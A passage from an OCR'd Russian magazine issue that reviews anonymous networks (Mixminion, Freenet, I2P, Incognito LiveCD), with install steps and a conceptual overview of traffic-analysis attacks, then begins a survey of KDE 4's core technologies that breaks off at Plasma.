Первые две версии системы ничем не отличались от стандартных ремейлеров, режущих заголовки, однако третья версия ушла далеко вперед и обеспечила не только удаление заголовков, но и способ пересылки писем, основанный на идее «смешанной сети». Клиент mixminion разбивает оригинальное email-сообщение на фрагменты постоянной длины, для каждого из которых выбирается своя цепочка серверов. При этом срок жизни одного ключа ограничен, а отправитель получает ответ с помощью закрепленного за ним зашифрованного псевдонима. В качестве средств против анализа трафика присутствуют: разбивка сообщения на блоки постоянного размера в 28 Кб, случайная задержка во время отправки каждого блока, а также перемешивание последовательности блоков ремейлером.


СВОДНАЯ СЕТЬ

Идея полностью свободной анонимной сети Freenet (http://freenetproject.org) принадлежит Яну Кларку (Ian Clarke), который в 1999 году защитил работу «A Distributed, Decentralised Information Storage and Retrieval System» в Эдинбургском университете и вскоре после этого собрал команду разработчиков, чтобы превратить свою идею в реальность с открытыми исходными кодами.

Freenet представляет собой одноранговую сеть, предназначенную для децентрализованного распределенного хранения данных, источник и приемник которых невозможно определить никакими средствами. В отличие от Tor, Freenet не обеспечивает средств выхода в интернет, а создает собственный свободный и никем неограниченный мирок внутри существующей сети.

Абстрактно Freenet представляется огромным хранилищем информации, все данные которого размазаны по узлам, входящим в анонимную сеть. Узел, поместивший данные в это хранилище, получает ключ, адресующий их. Когда данные понадобятся вновь, узел предъявляет ключ и получает данные обратно.

На более низком уровне это выглядит так: каждый узел, вовлеченный во Freenet, выделяет некоторый объем дискового пространства и резервирует часть пропускной способности интернет-соединений для нужд сети. Когда один из узлов обращается к Freenet и делает запрос на запись файла, клиентское ПО генерирует хеш-ключ этого файла (на основе SHA-1) и



Уровни шифрования I2P

отдает его вместе с файлом нескольким соседям — ближайшим узлам Freenet, которые сохраняют их в своем локальном хранилище и отдают своим друзьям, они в свою очередь поступают таким же образом. Количество перебросов файла между узлами может быть любым, поэтому, когда файл закончит свои путешествия, определить его источник без прохождения всей цепочки от начала до конца будет практически невозможно.

Аналогично происходит чтение записанного файла. Соседям узла отправляется ключ файла (фактически во Freenet это эквивалент имен файлов), которые проверяют, есть ли он в их локальном хранилище и, если нет, отправляют запрос своим соседям. После того как файл будет найден в локальном хранилище одного из соседей, он будет отдан обратно по цепочке запросившему файл узлу. При этом каждый из узлов, участвующих в передаче файла, кэширует его в своем хранилище.

Для большей скорости и лучшей защищенности описанная схема также включает в себя дробление файла на множество мелких блоков и их шифрование, а также динамические списки ключей, которые содержат ближайшие соседи узла. В частности, именно с их помощью происходит поиск соседей (хотя адреса первых соседей вшиты в клиент).

Freenet — это не только файлообменная сеть и защищенное хранилище информации. На его базе реализовано несколько приложений для работы в анонимной сети, среди которых:

```
* Frost — своего рода клиент форумов, а также файлообменник, позволяющий заливать файлы во Freenet, получая в ответ ключ доступа.
* jSite — программа для создания собственных «фрисайтов», то есть сайтов, размещенных внутри Freenet-сети.
* Thaw — программа для работы с группами файлов.
* freemulet — файлообменник, обеспечивает шаринг файлов с «загрузкой по требованию».
* Плагин Freemail — анонимная электронная почта.
```

К сожалению, из-за слишком больших задержек в передаче данных для Freenet невозможно реализовать интерактивные или требующие быстрого ответа приложения. Поэтому Freenet-сайты статичны и скудны на оформление, а в списке приложений нет чата или IM-пейджера.

Клиент Freenet написан на Java, поэтому перед скачиванием программы ты должен обзавестись соответствующей виртуальной машиной:

```
$ sudo apt-get install sun-java6-jre
$ sudo update-java-alternatives -s java-6-sun
```

Далее скачай и установи программу:


```
$ wget http://downloads.freenetproject.org/alpha/installer/new_installer.jar
$ java -jar new_installer.jar
```

Следуй инструкциям. После окончания установки инсталлятор запустит клиент Freenet (если этого не произошло, перейди в каталог с установленной программой и запусти скрипт run.sh) и откроет браузер, в котором появится Web-интерфейс, предназначенный для настройки твоего узла. После окончания настройки ты получишь доступ к страничке http://127.0.0.1:8888. Это страница FProxy, Freenet-приложения для проксирования запросов браузера во Freenet-сеть. На странице будут перечислены ссылки на популярные Freenet-сайты. Для конфигурирования Freenet-клиента предназначена страничка http://127.0.0.1:8888/config/. Все возможные опции прокомментированы, поэтому нет нужды отдельно упоминать о них.

НЕВИДИМЫЙ ИНТЕРНЕТ

Freenet обеспечивает очень высокий уровень анонимности в рамках своей сети, но создает существенные задержки при работе и не позволяет использовать стандартные TCP/IP-приложения внутри своей сети. Проект I2P (Invisible Internet Project/Protocol) решает эти проблемы, создавая более удобную в использовании внутреннюю сеть, совсем в немногих аспектах уступающую Freenet по уровню анонимности.

В отличие от Freenet, I2P не является файлообменной сетью. Принцип ее работы больше напоминает Tor, а потому I2P гораздо быстрее Freenet. Кроме того, I2P позволяет использовать протокол TCP/IP в своих сетях, а также имеет



info

• Tor был представлен Роджером Динглдайном, Ником Мэтьюсоном и Паулом Сиверсоном на 13-м USENIX симпозиуме по безопасности, прошедшем 13 Августа 2004 года. Его исходный код опубликован под лицензией BSD.

• Vidalia и TorK — приложения для настройки Tor, написанные с использованием библиотеки Qt4.


• Tor может быть использован не только в качестве прокси для доступа к интернет-серверам. Внутри сети Tor также существуют ресурсы (домен .onion), которые гарантируют анонимность как клиента, так и сервера.



dvd

На прилагаемом к журналу диске ты найдешь последнюю версию LiveCD Incognito.





Принцип работы I2P

«выходные узлы», которые можно использовать для выхода во внешнюю сеть (эта особенность превращает I2P в конкурента Tor). Основа работы I2P — «луковые маршрутизаторы», роль которых выполняет каждый узел сети. Отправляемое узлом сообщение проходит две цепочки (туннеля в терминологии I2P), первый из которых строится узлом-отправителем, а второй — узлом-получателем сообщения. Во время передачи сообщение подвергается многоуровневому шифрованию (сквозное, туннельное и транспортного уровня), конечные узлы, представленные идентификаторами, не имеющими связи с реальными IP-адресами, проходят криптографическую аутентификацию. Туннели перестраиваются каждые 10 минут. I2P допускает выход за пределы своей сети с помощью специальных «выходных серверов», которые могут использоваться для анонимного веб-серфинга. Кроме того, существуют шлюзы для выхода во Freenet-сеть. Арсенал приложений, доступных для работы в сети I2P, включает в себя:

```
* I2PSnark — стандартный торрент-клиент для сетей I2P. Устанавливается по умолчанию.
* I2P-BT — модификация BitTorrent 3.4.2 для I2P.
* I2PRufus — клиент Rufus для I2P.
* I2Phex — gnutella-клиент Phex для I2P.
* iMule — модификация eMule для I2P.
* Susimail — свободный анонимный почтовый сервис для I2P.
* Syndie — приложение для блоггеров.
```

Некоторые открытые программы, например, Azureus, включают в себя плагины для работы в сети I2P.

Как и клиент сети Freenet, клиент I2P написан на Java и снабжен инсталлятором. Поэтому для установки необходимо выполнить два простых шага:

```
$ wget http://mirror.i2p2.de/i2pinstall-0.7.7.exe
$ java -jar ./i2p_install-0.7.7.exe
```

Следуй инструкциям, выбери язык, согласись с условиями лицензии, укажи путь установки. После ее окончания перейди в каталог с установленным приложением и запусти его с помощью команды:

```
$ ./i2prouter start
```


Панель управления приложением находится по адресу: http://127.0.0.1:7657/index.jsp. Адрес HTTP-прокси: 127.0.0.1:4444. Внутренние сайты I2P находятся в домене .i2p, их список доступен на сайте orion.i2p, внутренние поисковики: search.i2p и eepsites.i2p. Для разрешения имен используется текстовый файл, по умолчанию его содержимое весьма скудно. Чтобы пополнить его, добавь строку http://orion.i2p/hosts.txt в раздел управления подписками (http://localhost:7657/susidns/subscriptions.jsp).


КАРМАННАЯ АНОНИМНОСТЬ

LiveCD Incognito (www.anonymityanywhere.com/incognito/) предназначен специально для параноидальных пользователей сети. Он включает в себя множество самых разнообразных инструментов, обеспечивающих полную анонимность при работе в интернет. Ключевую роль среди них занимает клиент Tor, который интегрирован с Firefox с помощью Torbutton. Все остальные приложения, способные использовать SOCKS- или HTTP-прокси, настроены на его использование. Среди других инструментов доступны:

```
* Firefox + Tor + Torbutton — анонимный WWW.
* TrueCrypt — шифрование файлов и разделов.
* Enigmail — Thunderbird-расширение для шифрования писем.
```







Принцип луковой маршрутизации на примере Tor

```
* FireGPG — плагин Firefox, предназначенный для исполь-
зования шифрования совместно с почтовыми клиентами,
расположенными в Web.
* GnuPG — реализация OpenPGP.
* KeePassX — менеджер паролей.
* Miminion — клиент анонимной почтовой системы.
```

При записи на USB дистрибутив способен шифровать все пользовательские настройки и пароли. Во время выключения питания оперативная память полностью перезаписывается, чтобы избежать возможности восстановления данных. MAC-адрес сетевой карты может быть автоматически изменен.


АТАКИ НА АНОНИМНЫЕ СЕТИ

Как и любые другие виды сетей, анонимные сети также подвержены различного рода атакам. Здесь можно выделить:

```
* Тайминг-атаки
* Bruteforce-атаки
* Атака пресечения
```

Тайминг-атака основана на поиске и анализе повторяющихся паттернов в частоте отправки сообщений. Защита от такого вида атак предусмотрена в новых версиях всех описанных в статье систем и включает в себя разбивку сообщений на блоки фиксированной длины, внесение случайных задержек и их перемешивание перед отправкой.

Bruteforce-атака носит скорее теоретический, нежели практический характер. Осуществить ее может только сторонний наблюдатель, способный прослушивать интернет-трафик в глобальных масштабах и обладающий возможностями для его обработки. Теоретически такой наблюдатель вполне может определить соответствие между отправленным сообщением и его отправителем и/или адресатом.



Настройка расширения Torbutton

Атака пресечения основана на данных о моментах продолжительности сеансов связи узлов сети. Для ее проведения также необходим анализ трафика в глобальных масштабах.

Вообще говоря, безопасность анонимной сети напрямую зависит от количества ее участников. Чем больше узлов вовлечено в сеть, тем труднее отследить потоки информации и их отправителей. Это справедливо для сетей Freenet и I2P, в которых любой клиент также выступает в роли маршрутизатора трафика. Сеть Tor, напротив, делает различия между клиентами и серверами (маршрутизаторами), снимая нагрузку с клиентов, но существенно сокращая свои масштабы (не каждый пользователь клиента установит на свой узел сервер). ⌶

Евгений Зобнин zobnin@gmail.com



Семь чудес KDE

Обзор 7 ключевых технологий KDE 4

KDE 4 включает в себя 7 ключевых технологий, также известных как «Столпы KDE» (Pillars of KDE), которые позволили ему выйти на лидирующие позиции по технологичности и продуманности среди всех окружений рабочего стола. В этой статье я познакомлю тебя с этими технологиями и докажу, что KDE 4 вовсе не «ошибка природы», а гигантский шаг вперед.

ИТАК, 7 СТОЛПОВ KDE 4:

- **Solid — API** и «прослойка» для абстракции над железом.
- **Phonon —** мультимедиа API.
- **Decibel —** сервис и API для организации общения в режиме реального времени.
- **Akonadi —** фреймворк PIM.
- **Nepomuk —** семантический рабочий стол.
- **Plasma —** фреймворк рабочего стола.
- **Oxygen —** новая тема рабочего стола.

SOLID

KDE 4 способен работать на множестве операционных систем, включая различные варианты BSD и Windows. Каждая из этих ОС требует собственного подхода к работе с оборудованием и вынуждает программистов приложений придумывать различные прослойки для работы с ним, учитывающие особенности различных ОС и их версий. Разрабатывая приложения для среды KDE 4, программист не обязан выдумывать такие прослойки самостоятельно, а может положиться на Solid API.

Solid — это обертка вокруг средств управления железом, которая позволяет разработчикам приложений использовать единый API для доступа к оборудованию компа в любой ОС. Solid не идет на замену HAL и другим средствам, он лишь создает удобный интерфейс к их функциональности, позволяя использовать самые разные движки для доступа к оборудованию, такие как HAL, NetworkManager и BlueZ. При этом замена существующего движка или добавление нового не повлечет за собой переписывание приложений, использующих Solid, потребуется обновить лишь его самого.
Пользователям Solid может дать не меньше удобств. В KDE 4 работа с оборудованием происходит гораздо более гладко и умно. Найдя в системе установленный NetworkManager, KDE автоматически начнет использовать его возможности для поиска и настройки сетей. Среда способна самостоятельно находить более высокоскоростные каналы связи и переключаться на их использование, при подключении флешки может быть произведен автоматический бэкап ее содержимого на жесткий диск.
И, конечно же, все это работает одинаково в любой поддерживаемой ОС.

PHONON

С появлением aRts KDE 2 обзавелся собственным звуковым сервером и API, которые позволили разработчикам приложений абстрагироваться от конкретных устройств вывода звука, а пользователям — услышать звук сразу из нескольких источников (тогда еще ни Linux, ни BSD не умели микшировать звуковые потоки программно).
aRts продержался в KDE до последних выпусков KDE 3, но из-за вложенных ограничений, таких как отсутствие поддержки видео и невозможность использования других звуковых движков, был выкинут из KDE 4 и заменен на новый мультимедиа-фреймворк Phonon.
В отличие от aRts, Phonon более комплексное и гибкое решение, благодаря которому пользователи получают тонкий контроль над источниками и приемниками звука, могут управлять накладываемыми эффектами, в один клик настраивать самые изощренные схемы прохожде-



Две активности с разным набором виджетов

ния звука (например, направить звук от Skype в наушники, а уведомления от Kopete — в колонки), использовать единый пункт настройки звука (приложения, использующие Phonon, вообще не имеют собственных средств настройки звука), задействовать все преимущества Solid для автонастройки устройств вывода звука (например, при подключении USB-наушников Phonon может автоматически переключать Skype на вывод звука через них). Разработчикам Phonon дает не меньшую свободу и удобство. Его API поддерживает не только вывод звука, но и видео, при этом API очень прост и компактен. Например, для проигрывания звукового файла с помощью Phonon API достаточно всего четырех строк кода на C++ (тогда как в случае с aRts требовалось 30):

```
media = new MediaObject(this);
connect(media, SIGNAL(finished()),
SLOT(slotFinished()));
media->setCurrentSource("/home/
username/music/filename.ogg");
media->play();
```

Отличительная особенность Phonon заключается также и в том, что он не использует единственный встроенный движок вывода аудио и видео, а может использовать его самые разные варианты, начиная от Xine и GStreamer на UNIX-платформе и заканчивая DirectShow на Windows (переключение между которыми может быть произведено на лету, без остановки воспроизведения).

МНЕНИЕ

Порой случается так, что решения проблем, накопленные годами, порождают новые проблемы, и эту цепочку совсем не просто разорвать. Выход один — сломать все и написать код с нуля. Так примерно и произошло со средой KDE 4, разработчики которой показали, что они готовы пойти на кардинальные изменения, ведь даже совместимость с предыдущей версией не гарантируется.

Начало третьей версии KDE положено в апреле 2002, за 7 лет развития много чего изменилось как в самом проекте, так и в IT-сфере. С одной стороны — появилось новое оборудование, технологии, ОС и так далее. А с другой стороны — код некоторых компонентов и приложений (Kicker, Kdesktop, aRts) не менялся еще со времен KDE 2 и добавлять новое, не нарушив старое, было проблематично, а то и вовсе невозможно. Поэтому все новинки, вроде SuperKaramba, не встраивались, а наслаивались на то, что есть. Как ты понимаешь, это не могло положительно сказаться на стабильности, совместимости и производительности. Кроме того, многие идеи, например рабочий стол — папка, оказались не совсем удачны и ограничивали пользователя. Для программистов KDE 3 являлась мудреной головоломкой, требовавшей каждый раз «индивидуального» подхода, и становилось все сложнее добавлять новые вкусности в заваренную кашу.

В KDE 4 учтены все пожелания и ошибки, в том числе изменена структура проекта. Модульность позволит быстро включать новые функции и постепенно отказаться от устаревших решений.

Недоработанность первых версий KDE 4 привела к тому, что начался отток пользователей в GNOME (который к релизу 2.30, возможно, окажется в таком же положении, как и KDE 4.0), но за 2 года была проведена колоссальная работа, и пользователи начали «возвращаться» в эту среду.

Владимир «turbina» Ляшко (v.turbina@gmail.com), автор статьи «Новые кеды для гламурного юниксоида», опубликованной в январском номере][за 2008 год.


DECIBEL

KDE 4 обзавелся и собственным фреймворком для организации общения в режиме реального времени, включая голосовую и видеотелефонию, IP-телефонию (VoIP), текстовые чаты и обмен сообщениями (IRC, ICQ, Jabber).
Decibel основан на Telepathy API (проект freedesktop.org) и использует совместимую с ним библиотеку Tapioca. Ему подчинено все, что относится к мгновенной доставке сообщений между двумя и более пользователями. Любой компонент KDE 4, способный предоставить такой функционал, может (и должен) использовать Decibel.
Decibel существенно упрощает программирование приложений, поддерживающих функции обмена мгновенными сообщениями, и позволяет разработчику сконцентрироваться на функциональности приложения, а не на отлове ошибок и реализации функциональности, специфичной для обмена сообщениями.

AKONADI

В KDE 3 приложения, управляющие персональной информацией, вынуждены были хранить свои данные раздельно, в результате чего часть информации дублировалась. Kmail, Kontact и другие программы, управляющие личной информацией, использовали собственный метод доступа к ней, поэтому данные были не согласованы, часто дублировались, а программистам приходилось проделывать множество дополнительной работы для поддержания несогласованных между собой, но повторяющих функциональность, систем. В KDE 4 управление персональными данными организовано совершенно иначе, и здесь за ее хранение отвечает Akonadi.
Говоря простым языком, Akonadi — это фреймворк PIM (Personal Information Management, Управление Персональной Информацией), который представляет собой клиент-серверную инфраструктуру, предназначенную для хранения персональной информации, обрабатываемой различными приложениями, и получения доступа к ней.
Akonadi технологичен, а это значит, что кроме простого хранения данных, он предоставляет программистам быстродоступный кэш, обладает собственным языком запросов, позволяет производить прозрачную синхронизацию данных с другими ресурсами, может быть расширен для поддержки новых типов данных и ресурсов, предлагает простой и понятный API и многое, многое другое. По сути Akonadi дает программистам все, что нужно для реализации хранения персональных данных пользователя в их программах.
Что до простых пользователей, то благодаря Akonadi они получают весьма полезные свойства: приложения могут не дублировать в памяти данные, сохраняя ее для других нужд, синхронизация данных происходит полностью в фоновом режиме, а приложения всегда «видят» актуальную информацию.





Архитектура Akonadi

Рабочий стол одного из разработчиков KDE 4.4

NEPOMUK

NEPOMUK (Networked Environment for Personalized, Ontology-based Management of Unified Knowledge, Сетевое окружение для персонализированного и основанного на Онтологиях управления Единым Знанием) — это спецификация, описывающая социальный семантический рабочий стол, о котором можно прочитать на странице nepomuk.semanticdesktop.org и который не имеет отношения к KDE как таковому. Однако реализация этой спецификации для KDE 4 очень интересна и напрямую касается темы статьи.

Несмотря на пугающую и кажущуюся совершенно бессмысленной расшифровку термина, идея семантического десктопа и Nepomuk достаточно проста и сводится к тому, чтобы получить рабочий стол, в котором доступ к информации будет производиться семантическими средствами. Говоря другими словами, в таком окружении пользователь сможет выполнить запрос вида «Прошлогодние фотки с Анькой» и получить ответ в виде открытого просмотрщика фотографий, содержащего эти самые фотографии.

Чтобы добиться этого, KDE-реализация Nepomuk использует индексирующий инструмент Strigi, анализирующий новые файлы и извлекающий из них метаданные (например, на основе mp3-тегов). В дополнение метаданные могут быть созданы самим пользователем, используя, например, файловый менеджер Dolphin (как ты мог заметить, в его правой панели отображается не только информация о файле, но и интерфейс выставления рейтинга, добавления комментариев и тегов). Накопив достаточную базу тегов, комментариев и рейтингов, пользователь может инициировать поиск нужных файлов, просто набрав тег в KRunner (Alt+F2).

На данный момент Nepomuk закончен не полностью и по умолчанию отключен. Чтобы проверить его в действии, необходимо перейти в настройки (System Settings), открыть вкладку Advanced, выбрать элемент Desktop Search и отметить галочками пункты Enable Nepomuk Semantic Desktop и Enable Strigi Desktop File Indexer. Перейдя на вкладку Advanced Settings, можно выбрать каталоги для индексирования. После нажатия кнопки Apply Strigi начнет действовать и сообщит о проделанной работе с помощью стандартного уведомления. После этого можно запустить KRunner и набрать имена тегов для поиска.

PLASMA


Во времена KDE 1 рабочим столом управлял файловый менеджер KDE. Именно он был ответственен за создание иконок на рабочем столе и панели задач. С выходом KDE 2 файловый менеджер распался на несколько независимых приложений, управляющих разными компонентами рабочего стола: файловый менеджер, предназначенный для навигации по файловой системе, панели, исполняемые в рамках отдельных процессов, и рабочий стол, хранящий иконки. В KDE 3 к этой тройке добавилась еще и SuperKaramba — неофициальное дополнение к рабочему столу KDE, позволяющее размещать на нем виджеты.

Со временем такое положение дел становилось все более неудобным как для разработчиков, так и для пользователей. Компоненты рабочего стола были плохо связаны друг с другом и не могли в полной мере консолидировать действия по поддержке рабочего стола. Пользователи жаловались на недостаток эффектов рабочего стола и его несовременность. Апплеты были слишком примитивны и могли быть написаны только на языке C++. Эти проблемы в конечном итоге привели к полному избавлению KDE 4 от KDesktop, Kicker и SuperKaramba и интеграции в него новой технологии, получившей имя Plasma.

